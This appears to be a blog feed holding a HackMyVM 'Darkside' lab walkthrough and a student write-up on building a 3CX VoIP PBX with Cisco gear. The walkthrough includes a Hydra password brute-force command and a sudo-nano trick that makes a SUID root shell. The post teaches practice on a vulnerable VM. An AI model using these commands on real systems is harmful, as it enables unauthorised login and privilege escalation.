</code></pre></div></div>]]></content><author><name>th3hat3d</name></author><summary type="html"><![CDATA[A machine requiring attention to the small details and a fair amount of recon, but easy if you know what you’re doing. Also a beginner-friendly box, but took me a while playing blind.]]></summary></entry><entry><title type="html">HackMyVM: Darkside</title><link href="https://cybersec.deadandbeef.com/darkside" rel="alternate" type="text/html" title="HackMyVM: Darkside" /><published>2023-11-21T00:00:00+00:00</published><updated>2023-11-21T00:00:00+00:00</updated><id>https://cybersec.deadandbeef.com/Darkside</id><content type="html" xml:base="https://cybersec.deadandbeef.com/darkside"><![CDATA[<p>A bite-sized and quirky VM that’s easy to pwn, but you have to poke your nose around to do so. Perfect for beginners.</p>

<h3 id="recon">Recon</h3>

<p><strong>nmap</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Nmap scan report for 192.168.56.107  
Host is up (0.00032s latency).  
Not shown: 998 closed ports  
PORT   STATE SERVICE VERSION  
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)  
80/tcp open  http    Apache httpd 2.4.56 ((Debian))  
| http-cookie-flags:    
|   /:    
|     PHPSESSID:    
|_      httponly flag not set  
|_http-server-header: Apache/2.4.56 (Debian)  
|_http-title: The DarkSide  
MAC Address: 08:00:27:29:44:83 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
</code></pre></div></div>

<p>A standard 22-80 situation. We’ll go for HTTP first, of course.</p>

<p><strong>the website</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/Darkside/loginpage.png" alt="" /></p>

<p>A plain login page. Standard credentials such as admin:admin don’t work on it when we test. Since there isn’t much else to go off of, we do some dirbusting.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:~/ExploitScripts$ ffuf -u http://192.168.56.107/FUZZ -w ~/SecLists/Discovery/Web-Content/raft-small-words.txt    
  
       /'___\  /'___\           /'___\          
      /\ \__/ /\ \__/  __  __  /\ \__/          
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\         
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/         
        \ \_\   \ \_\  \ \____/  \ \_\          
         \/_/    \/_/   \/___/    \/_/          
  
      v1.1.0  
________________________________________________  
  
:: Method           : GET  
:: URL              : http://192.168.56.107/FUZZ  
:: Wordlist         : FUZZ: /home/thedoug/SecLists/Discovery/Web-Content/raft-small-words.txt  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout          : 10  
:: Threads          : 40  
:: Matcher          : Response status: 200,204,301,302,307,401,403  
________________________________________________  
  
.html                   [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htm                    [Status: 403, Size: 279, Words: 20, Lines: 10]  
backup                  [Status: 301, Size: 317, Words: 20, Lines: 10]  
.                       [Status: 200, Size: 683, Words: 162, Lines: 30]  
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10]  
.php                    [Status: 403, Size: 279, Words: 20, Lines: 10]  
.phtml                  [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htc                    [Status: 403, Size: 279, Words: 20, Lines: 10]  
.html_var_DE            [Status: 403, Size: 279, Words: 20, Lines: 10]  
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10]  
.html.                  [Status: 403, Size: 279, Words: 20, Lines: 10]  
.html.html              [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htpasswds              [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htm.                   [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htmll                  [Status: 403, Size: 279, Words: 20, Lines: 10]  
.phps                   [Status: 403, Size: 279, Words: 20, Lines: 10]  
.html.old               [Status: 403, Size: 279, Words: 20, Lines: 10]  
.html.bak               [Status: 403, Size: 279, Words: 20, Lines: 10]  
.ht                     [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htm.htm                [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htgroup                [Status: 403, Size: 279, Words: 20, Lines: 10]  
.html1                  [Status: 403, Size: 279, Words: 20, Lines: 10]  
.hta                    [Status: 403, Size: 279, Words: 20, Lines: 10]  
.html.printable         [Status: 403, Size: 279, Words: 20, Lines: 10]  
.html.LCK               [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htm.LCK                [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htmls                  [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htx                    [Status: 403, Size: 279, Words: 20, Lines: 10]  
.html.php               [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htaccess.bak           [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htlm                   [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htm2                   [Status: 403, Size: 279, Words: 20, Lines: 10]  
.htuser                 [Status: 403, Size: 279, Words: 20, Lines: 10]  
.html-                  [Status: 403, Size: 279, Words: 20, Lines: 10]  
:: Progress: [43003/43003] :: Job [1/1] :: 7167 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">/backup</code> o.o; that’s always interesting. Piques our curiosity. What data could be in there?</p>

<p><img src="https://cybersec.deadandbeef.com/images/Darkside/backupfolder.png" alt="" /></p>

<p>vote.txt… wonder what that could be.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rijaba: Yes
xerosec: Yes
sml: No
cromiphi: No
gatogamer: No
chema: Yes
talleyrand: No
d3b0o: Yes

Since the result was a draw, we will let you enter the darkside, or at least temporarily, good luck kevin.
</code></pre></div></div>

<p>There’s our username! Since we don’t have any sort of password leads, we may as well try to brute force it.</p>

<h3 id="user">User</h3>

<p>To brute force passwords, we’ll use our long-time friend Hydra! Employing this command (mind my IP and wordlist, replace those with yours), we’ll surely find a user:pass combination that logs us in:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hydra -l kevin -P ~/SecLists/Passwords/Leaked-Databases/rockyou.txt 192.168.56.107 http-post-form "/:user=kevin&amp;pass=^PASS^:invalid"
</code></pre></div></div>

<p>After a grand total of two seconds, we find the million-dollar prize:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kevin:iloveyou
</code></pre></div></div>

<p>When we log in with our prize, we see a string of encoded text. At least, that’s what it appears like:</p>

<p><img src="https://cybersec.deadandbeef.com/images/Darkside/kevinpage.png" alt="" /></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kgr6F1pR4VLAZoFnvRSX1t4GAEqbbph6yYs3ZJw1tXjxZyWCC
</code></pre></div></div>

<p>Plugging this into CyberChef (because it simply doesn’t resemble Base64 at all) and employing the magic module, we see our decoded text:
<img src="https://cybersec.deadandbeef.com/images/Darkside/cyberchefdecode.png" alt="" /></p>

<p>It wasn’t Base64, that’s for sure! Regardless, we now have a new potential path to visit on the site: <code class="language-plaintext highlighter-rouge">/sfqekmgncutjhbypvxda.onion</code></p>

<p><img src="https://cybersec.deadandbeef.com/images/Darkside/whichside.png" alt="" /></p>

<p>Obviously, we have our answer: the dark side. But where do we answer this? Let’s peer inside the source:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>&lt;!DOCTYPE html&gt;
&lt;html&gt;
&lt;head&gt;
    &lt;title&gt;Which Side Are You On?&lt;/title&gt;
    &lt;style&gt;
        body {
            background-color: black;
            color: white;
            font-size: 24px;
            margin: 0;
        }
    &lt;/style&gt;
&lt;/head&gt;
&lt;body&gt;
    &lt;div&gt;
        &lt;p&gt;Which Side Are You On?&lt;/p&gt;
    &lt;/div&gt;

    &lt;script&gt;
        var sideCookie = document.cookie.match(/(^| )side=([^;]+)/);
        if (sideCookie &amp;&amp; sideCookie[2] === 'darkside') {
            window.location.href = 'hwvhysntovtanj.password';
        }
    &lt;/script&gt;

    
&lt;/body&gt;
&lt;/html&gt;
</code></pre></div></div>

<p>If the <code class="language-plaintext highlighter-rouge">side</code> cookie in our browser is <code class="language-plaintext highlighter-rouge">darkside</code>, it directs us to the sub-path <code class="language-plaintext highlighter-rouge">hwvhysntovtanj.password</code>. We don’t have to change the cookie; we can simply go to the path <code class="language-plaintext highlighter-rouge">/sfqekmgncutjhbypvxda.onion/hwvhysntovtanj.password</code>. This is a text file that reads: <code class="language-plaintext highlighter-rouge">kevin:ILoveCalisthenics</code>. This must be our ticket to SSH town! Attempts to log in with these credentials are affirmative, to say the least.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kevin@darkside:~$
</code></pre></div></div>

<h3 id="root">Root</h3>

<p>Inside kevin’s home directory, there’s a non-standard file:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kevin@darkside:~$ ls -la      
total 796  
drwxr-xr-x 4 kevin kevin   4096 Nov 22 01:05 .  
drwxr-xr-x 4 root  root    4096 Oct 15 13:19 ..  
lrwxrwxrwx 1 kevin kevin      9 Oct 30 08:41 .bash_history -&gt; /dev/null  
-rw-r--r-- 1 kevin kevin    220 Oct 15 12:54 .bash_logout  
-rw-r--r-- 1 kevin kevin   3526 Oct 15 12:54 .bashrc  
drwx------ 3 kevin kevin   4096 Nov 22 01:02 .gnupg  
-rw-r--r-- 1 kevin kevin    113 Oct 15 13:37 .history  
-rw-r--r-- 1 kevin kevin 776746 May 12  2022 linpeas.sh  
drwxr-xr-x 3 kevin kevin   4096 Oct 15 13:37 .local  
-rw-r--r-- 1 kevin kevin    807 Oct 15 12:54 .profile  
-rw-r--r-- 1 kevin kevin     19 Oct 15 13:38 user.txt
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">.history</code> isn’t a file you see by default. Let’s get our hands on dem contents:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ls -al  
hostname -I  
echo "Congratulations on the OSCP Xerosec"  
top  
ps -faux  
su rijaba  
ILoveJabita  
ls /home/rijaba
</code></pre></div></div>

<p>From this file, we can infer that <code class="language-plaintext highlighter-rouge">ILoveJabita</code> is rijaba’s password. A little pivoting on the way to root never hurt anyone.</p>

<p><strong>From the Rijaba user</strong></p>

<p>One of the first checks I always run is <code class="language-plaintext highlighter-rouge">sudo -l</code> to sniff any potential programs we could use. There is one!</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rijaba@darkside:~$ sudo -l  
Matching Defaults entries for rijaba on darkside:  
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User rijaba may run the following commands on darkside:  
   (root) NOPASSWD: /usr/bin/nano
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">nano</code> allows you to execute commands directly from the editor itself through the CTRL+T command. I personally used this line to copy the bash shell and make it SUID:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cp /bin/bash /tmp/thehated; chmod u+s /tmp/thehated
</code></pre></div></div>

<p>Once you run the SUID shell with the -p flag, the root shell is achieved; truly on the dark side now, huh? Or maybe not.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated-5.1#
</code></pre></div></div>]]></content><author><name>th3hat3d</name></author><summary type="html"><![CDATA[A bite-sized and quirky VM that’s easy to pwn, but you have to poke your nose around to do so. Perfect for beginners.]]></summary></entry><entry><title type="html">Messing Around With VoIP (my portfolio submission)</title><link href="https://cybersec.deadandbeef.com/messing-around-with-voip" rel="alternate" type="text/html" title="Messing Around With VoIP (my portfolio submission)" /><published>2023-11-03T00:00:00+00:00</published><updated>2023-11-03T00:00:00+00:00</updated><id>https://cybersec.deadandbeef.com/Messing-Around-With-VoIP</id><content type="html" xml:base="https://cybersec.deadandbeef.com/messing-around-with-voip"><![CDATA[<h1 id="3cx-self-hosted-pbx">3CX Self-Hosted PBX</h1>

<p>Applied Early Action to MIT and Early Decision to Columbia University with this project and write-up (2023-2024 application cycle).</p>

<h4 id="1-the-goal">1. The Goal</h4>

<p>Initially, this started off as a way to explore a topic that was glossed over in my CCNA studies, only being mentioned once or twice in the entire curriculum. There was too much expanse in VoIP for my curiosity to not be tapped in. How do business phone systems work? Whenever we call customer service, how do they transfer us to a representative? Why do companies have an automated bot before they can refer us to the right department or human? Luckily, we can explore these and more with a PBX (private branch exchange) system right on a Raspberry Pi. I’ll get to some of the potential applications of this system near the end, but the crux is that this was an exploration of how a business would deploy a PBX and what we can do with it.</p>

<h4 id="2-deciding-on-3cx">2. Deciding on 3CX</h4>

<p>Before I even thought about what I’d do with a PBX, I first set my mind onto figuring out what solution to use and how I’d set it up. 3CX was the clear winner for my case: it was self-hostable, had a version specifically for Raspbian (the Raspberry Pi operating system), and supported my old (but gold) Cisco 7821 phone. This is what the interface looks like after an install:</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/3CXDashboard.png" alt="" /></p>

<p><em>Figure 2.1: the 3CX interface as it appears for me</em></p>

<p>What’s also gravitating about 3CX is that it has a mobile app for softphones (such as iPhones and Androids), making it possible to take the PBX experience on the go. Even if I (or a small business) didn’t have an IP phone, it’d still be worthwhile to set up in order to tie all their mobiles together.</p>
<h3 id="3-onboarding-devices">3. Onboarding Devices</h3>

<p>To even use a PBX, I needed devices to link it to. Depending on which type of device is to be set up, the provisioning process wildly differs.</p>

<p><strong>Softphones</strong></p>

<p>Since many mobile phones (iPhones and Androids of all kinds) are not solely dedicated to voice telephony, they are referred to as softphones. Their onboarding is deceptively simple with 3CX: a QR code is generated, and you scan it with your mobile, automatically registering your device with the PBX:
<img src="https://cybersec.deadandbeef.com/images/MakerPhotos/IOS3CX.png" alt="" /></p>

<p><em>Figure 3.1: appearance of my 3CX iOS app’s settings menu after onboarding</em></p>

<p><strong>The IP Phone</strong></p>

<p>For my Cisco 7821, it’s a dedicated device for placing and receiving calls, marking it as an IP phone (I call it a hardphone, personally). The setup is a lot more involved for these types of phones, requiring some tinkering with DHCP options in order for them to automatically pick up their configuration. In my case, I needed to have my phone able to register with 3CX at all. Since it’s Cisco, there’s tie-in with their custom call control software (Unified Communications Manager) at the firmware level. Hence, I needed to unlock it for open subscription with any call control software (known as third-party call control, or 3PCC). After obtaining a product activation key (assigned by MAC address) for the 3PCC firmware through Cisco’s licensing portal, I was able to download the license file required to install it.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/CiscoLicense.png" alt="" /></p>

<p><em>Figure 3.3: The Cisco License Registration Portal, with my PAK associated with the phone</em></p>

<p>But to have the phone connect to the internet and download the firmware, I needed to instruct it to fetch the necessary files. This is where those DHCP options come into play.</p>

<p>Little problem, though: my home router doesn’t support setting these options. It is a consumer router, without much ability to granularly control configurations such as the aforementioned DHCP options.</p>

<p>The solution was using my own Cisco 1841 router in combination with a Cisco Catalyst 2960 switch to connect it to my lab network. I already had these from my CCNA studies to practice with real hardware (software emulation just feels too fake for me), but now it was time to employ them in a real-world scenario.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/DHCPConfig.png" alt="" /></p>

<p><em>Figure 3.4: A fragment of configuration on my Cisco router</em></p>

<p>Alongside defining a private network (172.16.0.0/24), I’m distributing my router’s IP address, the DNS server (hosted on the same Raspberry Pi on my local network), and the required options to clients:</p>
<ul>
  <li>150: Cisco’s TFTP server, where the firmware will be downloaded from.</li>
  <li>66: The hostname of the server from where the configuration will be downloaded.</li>
  <li>160: The full link to the phone’s configuration, with <code class="language-plaintext highlighter-rouge">$PN</code> and <code class="language-plaintext highlighter-rouge">$MA</code> as variable names which the phone can fill in.</li>
</ul>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/PhoneAndPi.jpg" alt="" /></p>

<p><em>Figure 3.5: My Cisco 7821 connected to my switch, with my Raspberry Pi lying on top</em></p>

<p>After connecting my phone to the internal network after configuration though, it wasn’t able to download the firmware or reach the external servers specified in the options. Connecting my computer to the switch, it was no different. I couldn’t visit any websites or access anything outside of my internal Cisco network.</p>

<h3 id="4-nat-the-problem">4. NAT the Problem</h3>

<p>Upon realizing the network access problem, I immediately attempted to slash off any immediate issues. I checked that my Cisco router was connected to my home router, and it was. If something isn’t connected, nothing can happen. I went up the OSI model to Layer 2 issues; namely, if my devices could even reach my Cisco router. No routing can happen without a clean link to it, so I tested reachability with the <code class="language-plaintext highlighter-rouge">ping</code> utility.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/PingTest1.png" alt="" /></p>

<p><em>Figure 4.1: The ping command on Linux, being used to deliver four ICMP echo requests to the Cisco router</em></p>

<p>My internal router gave responses for each echo request, so reachability to it wasn’t an issue.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/OSIModel.png" alt="" /></p>

<p><em>Figure 4.2: The OSI model</em></p>

<p>Traveling up the OSI model, the network layer was my next target. It was entirely possible that my Cisco router didn’t know how to reach external websites; thus, it dropped any traffic destined for them.</p>

<p><strong>Attempted Solution #1: A Default Route</strong></p>

<p>Setting a default route would allow the router, if the address wasn’t immediately in its routing table, to send it to a destination that may know where to send the traffic.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/RoutingTable.png" alt="" /></p>

<p><em>Figure 4.3: My Cisco router’s routing table, with the default route included</em></p>

<p>An example: If my computer needed a hostname resolved (google.com for reference), it contacts its DNS server (9.9.9.9 for reference). As depicted, my Cisco router doesn’t have 9.9.9.9 in its immediate vicinity, so the DNS request is sent to my Optimum router. The request is then sent to the public internet, eventually reaching Quad9’s server and returning a DNS response.</p>

<p>Sadly, I still can’t access websites, even with this default route set. At this point, I realized that I may have been moving too fast in my problem solving process. I hadn’t checked reachability to the router yet. Promptly, the issue was here: my home router didn’t return a single ICMP echo to my workstation.</p>

<p><strong>Attempted Solution #2: Network Address Translation</strong></p>

<p>Before thinking about any solutions to the connectivity problem, I graphed the problem out.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/NetworkGraph.png" alt="" /></p>

<p><em>Figure 4.4: A diagram of my devices in both networks</em></p>

<p>Logically, my packet is routed to the home router, since the Cisco router has a path there. Thinking about it graphically, there shouldn’t be any problem with traffic getting to the Optimum router (there’s an entry to the 192.168.1.0/24 subnet in the routing table). At this point, I’ve narrowed the issue down to the home router. It can’t send a reply back to my workstation, which is where everything falls apart.</p>

<p>Note: my Raspberry Pi is now connected wirelessly to my home router because I ran out of Ethernet cables and needed to move my setup around a bit.</p>

<p>Glancing at the graph, it’s one of two afflictions. Either the Optimum router isn’t sending traffic back or my Cisco router isn’t. To figure out which, I reflected on IP packets and routing tables.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/IPPacket.png" alt="" /></p>

<p><em>Figure 4.5: A Wireshark capture of an ICMP packet I sent to the Optimum router</em></p>

<p>For the packet to get anywhere outside the network, a router needs to route it to its destination. The reason that it arrives at the Optimum router is because the Cisco 1841 has an entry for the destination and where to send it. In network operations, the source IP never changes (unless using source NAT) until the packet reaches its destination (the source and destination IP addresses are swapped here).</p>

<p>The predicament lies here. When the home router needs to send the packet back, it has no entry to the 172.16.0.0/24 subnet, forcing it to drop the packet. For me, this was a conundrum. Optimum doesn’t give the option to modify the routing table, and their customer support wasn’t much help. But that didn’t stop me from trying.</p>

<p>Is there a way to have the Cisco 1841 serve as a relay between internal devices and the home router?</p>

<p>A quick Google search of <code class="language-plaintext highlighter-rouge">have router act as relay to public internet</code> returned some Cisco documentation on NAT. The technology is most commonly employed to have multiple clients behind one router (how most home networks operate), and I could utilize it to solve my predicament too.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/NATConfig.png" alt="" /></p>

<p><em>Figure 4.6: The NAT configuration on my Cisco router</em></p>

<p>FastEthernet0/0 is the interface connected to the home router, having an IP in the 192.168.1.0/24 subnet through DHCP. Hence, it can be used for NAT purposes. The configuration implements an access-list, often used for firewall configurations. Here, I used it to tell the router which source addresses to translate (in this case, every device behind the switch).</p>

<p>I added the <code class="language-plaintext highlighter-rouge">overload</code> keyword to the configuration because I had more than one device connected to my switch, and this permits the router to have one “public” address stand in for all of these devices’ outbound traffic. Now, the source IP should be modified to the one FastEthernet0/0 is assigned when packets are sent out to the Optimum router.</p>

<p>Ideally, it knows where the CIsco router is and sends a reply back to it. Through the use of TCP/UDP port numbers and other protocol identifiers, it should reverse the translation and guarantee safe passage of the packet back to my devices.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/PingTest2.png" alt="" /></p>

<p><em>Figure 4.7: Successful ping test between my home router and PC</em></p>

<p>And score! NAT saves the day while letting me proceed with my phone setup. A restart later, it’s undergoing a firmware upgrade. 3CX, here we come.</p>
<h3 id="5-onboarding-devices-problem-solved">5. Onboarding Devices (problem solved)</h3>

<p>Without embargo, the firmware upgrade finishes and I can provision the phone with 3CX.</p>

<p>But then Problem #3 strikes: the provisioning link 3CX gives returns a 404 Not Found when it’s to be retrieved by the phone.</p>

<p>The link was to a file which was supposed to contain all of the necessary information to register the phone to the PBX. But we always have the option of punching it in manually! Specifically, I wanted the subscriber authentication details (not unlike how you connect to your cellular provider). Luckily, 3CX had them in plain sight for me to then punch into my phone’s web configuration utility.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/PhoneAuth.png" alt="" /></p>

<p><em>Figure 5.1: The Phone Provisioning menu in 3CX, with the authentication details visible</em></p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/3PCCConfig.png" alt="" /></p>

<p><em>Figure 5.2: My Cisco 7821’s web configuration utility, with the entered subscriber information onscreen</em></p>

<p>A quick restart later, the phone registers with 3CX and is given the appropriate extension. It’s provisioned as a Cisco 7941, but their configuration files are incredibly similar. Hooray for backwards compatibility!</p>

<h3 id="6-using-3cxs-basic-functionality">6. Using 3CX’s Basic Functionality</h3>

<p><strong>Internal Calls</strong></p>

<p>The most basic feature of any PBX, I’m able to call other devices registered to it. This is true when they’re in my house or not! With the magic of port forwarding, I can have my 3CX instance publicly accessible on the internet, as to have devices be reachable from anywhere.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/DirectCall.jpg" alt="" /></p>

<p><em>Figure 6.1: My cell phone (connected to LTE) and Cisco 7821 in a one-to-one call</em></p>

<p>The manner of operation in calls like this is worth exploring. When a call is to be established, SIP (Session Initiation Protocol) is used to prompt 3CX to ring the recipient through the use of an INVITE message. This is also why PBX servers are sometimes known as proxies in VoIP: they mediate the signaling and real-time audio of phone calls between multiple registered devices.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/SIPInvite.png" alt="" /></p>

<p><em>Figure 6.2: A Wireshark capture of a phone call between the two devices in the previous figure</em></p>

<p>Once the call is established, 3CX acts as a broker between the clients, processing the voice data and pushing it to the other devices on the call. The same goes for leaving the call; a BYE message is sent through SIP, notifying all other VoIP clients that they have left.</p>

<p><strong>Conference Calls</strong></p>

<p>Unlike many traditional VoIP clients, PBX clients allow for conference calls (multiple people on one call). PBX systems use “in-dialog” SIP INVITE messages with the tag of the client that started the conference to indicate when a conference is started, sending RTP streams to all clients that are part of the conference (except the sender).</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/ConferenceCall.jpg" alt="" /></p>

<p><em>Figure 6.3: A conference call between multiple devices with 3CX</em></p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/InDialogSIPInvite.png" alt="" /></p>

<p><em>Figure 6.4: An in-dialog SIP message used for conference calls in a PBX</em></p>

<p><strong>Transferring Calls</strong></p>

<p>One of the PBX features most commonly used in customer service, these are used to refer a caller to another party, either internal or external to the PBX. The SIP REFER method is used for seamless transfer of the call without either side having to manually terminate the call; a BYE message is sent by the original recipient to the caller, since no further communication should occur between them.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/SIPRefer.png" alt="" /></p>

<p><em>Figure 6.5: An in-dialog SIP REFER message and subsequent BYE message during call transfer</em></p>

<p><strong>Putting a Caller on Hold</strong></p>

<p>One of the most common features of consumer and enterprise VoIP clients, a hold is used to keep a call established without voice communication occurring. A preconfigured audio file may be played by the holder, but no other audio transmission is allowed. If you ever find yourself with a telemarketer on the line, it’ll quickly become your favorite VoIP feature, guaranteed.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/SIPHold.png" alt="" /></p>

<p><em>Figure 6.6: A re-INVITE SIP message sent to put a call on hold</em></p>

<p>The media attribute “sendonly” indicates that the call is to be put on hold, and “recvonly” being attached to the other client. In this fashion, neither side can both send and recieve RTP data, ensuring no verbal communication between both parties.</p>

<p><strong>Voicemail</strong></p>

<p>A feature nearly everyone’s used at some point! Voicemail uses an RTP audio stream demarcated by DTMF start and end signals and puts it in reserve on the PBX, allowing clients to access messages callers have left them while unavailable. In the case of 3CX, a PIN is required to access your personal voicemail, entered via a keypad. The way this works is worth delving into a bit, as it’s interesting and applies every time you make inputs via the keypad during a call.</p>

<p>DTMF (Dual-Tone Multi-Frequency) signals are not transmitted over the air as the numbers or symbols themselves, but as two audio cues at a specific frequency which are decoded by digital signal processing on the receiver’s end. These are sent as RTP event data, which correspond to the numbers typed on the dialpad. If these match up with the PIN recorded on the PBX, the caller is given access to their inbox.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/RTPEvent.png" alt="" /></p>

<p><em>Figure 6.7: A voicemail PIN being transmitted as DTMF signals</em></p>

<h3 id="7-link-to-the-outside-world">7. Link to the Outside World</h3>

<p>A PBX is an awesome thing to have for internal use, but it’s paramount to connect it to the public telephone network so others can dial into it too! This is how companies have public phone numbers you can call them by. I wanted to have my PBX be public (inbound only, outbound was too expensive) mostly for the fun of it, but also to try out the digital receptionist that many customer service call centers have. Practically though, if a user has limited calling on their cellular plan, a SIP trunk would be a cheaper way to take calls without using their minutes (only about $0.18 an hour). It does pose the question: what is a SIP trunk?</p>

<p>A SIP trunk bridges the public telephone network and privately hosted communications services such as PBXs. A phone number on the public network will be assigned to the client, used for reachability from devices using it. The PBX is connected to the SIP trunk provider, allowing calls to be forwarded to it. When the number is called, the provider forwards the SIP INVITE request (decrementing the Max Forwards SIP header value by 1) directly to the PBX, where it can respond accordingly.</p>

<p>I used a service called CallCentric for my SIP trunk provider, as they were the cheapest and easiest to set up (I got an entire 168 hours of talk for $5.00).</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/SIPTrunk.png" alt="" /></p>

<p><em>Figure 7.1: My SIP trunk provider linked to my 3CX instance</em></p>

<p>Since this is still using SIP, authentication is required to use the phone number assigned to you (don’t want random people taking calls meant for you now).</p>

<p>Once I got my public phone number set up, I directed calls made to the number to the digital receptionist I set up; it resembles many automated menu systems that you see in helpdesk or internal PBXs at large corporations. Prerecorded audio plays, often instructing the user on what to dial and telling them their available options.</p>

<p>I set mine up using DTMF signals as input, with inputs more than one character long able to be processed. For example, “1” could be for the manager and “13” for a CEO. “Connect to Extension” hands off control of the call to a client that has the extension in question; at the SIP level, it works just like a transfer. Personally, I used my menu to let me dial my family members in addition to a hidden option.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/DTMFCodes.png" alt="" /></p>

<p><em>Figure 7.2: My digital receptionist’s (called Select Your Fighter) DTMF options in 3CX</em></p>

<p>Fun fact: The voicemail message for the Operator is the entirety of “White and Nerdy” by Weird Al, to mix in some nerdy fun with my calling.</p>

<p>Of course, having my PBX accessible to the public exposes me to scam callers and telemarketers. The “blacklisted numbers” feature of 3CX does exactly what it says: blacklist certain phone numbers from reaching your PBX.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/BlacklistedIDs.png" alt="" /></p>

<p><em>Figure 7.3: The blacklisted numbers list in 3CX (nothing here at the moment)</em></p>

<p>In SIP, blocking based on caller ID is indicated by response codes such as 603+ and 608, telling the caller that the recipient doesn’t want to be called by them.</p>

<h3 id="8-prioritization">8. Prioritization</h3>

<p>If you think about it, voice traffic is heavy to transport on a link. It’s consistently taking up bandwidth during a call and needs to travel quickly so as not to decrease call quality for either side. Luckily for us, QoS is a way we can prioritize the voice data on the wire over other kinds of traffic.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/QoSDiagram.png" alt="" /></p>

<p><em>Figure 8.1: A detailed diagram of how QoS works</em></p>

<p>QoS is a complex set of software tools that can be used to optimize traffic flow and give special treatment to certain kinds of traffic during times of congestion.</p>
<ul>
  <li>DSCP markings in the IP header indicate the priority that the packet should have in the queuing process.</li>
  <li>Congestion avoidance is used to drop packets randomly or based on priority class; it exists to prevent TCP global synchronization, where congestion and network underutilization will repeat in waves.</li>
  <li>Queuing groups packets of the same class together and sorts them based on when they will be transmitted out of the interface.</li>
  <li>Scheduling organizes the queues for transmission based on how much link bandwidth they have dedicated to them and on traffic class.</li>
</ul>

<p>We can employ these to ensure that our calls are lag-free and clear, despite the bandwidth exhaustion there may be.</p>

<p><img src="https://cybersec.deadandbeef.com/images/MakerPhotos/QoSConfig.png" alt="" /></p>

<p><em>Figure 8.2: QoS configuration on my Cisco 1841 router for voice traffic</em></p>

<p>Here, I configured a “class map” (in Cisco’s terms) to identify which packets will be given special treatment by QoS. I’ve specified RTP as the protocol to be matched, as these hold the audio data of voice calls. If you’re wondering why SIP isn’t prioritized, it’s due to its function as a signaling protocol, with transmission of SIP packets much less frequent than RTP packets.</p>

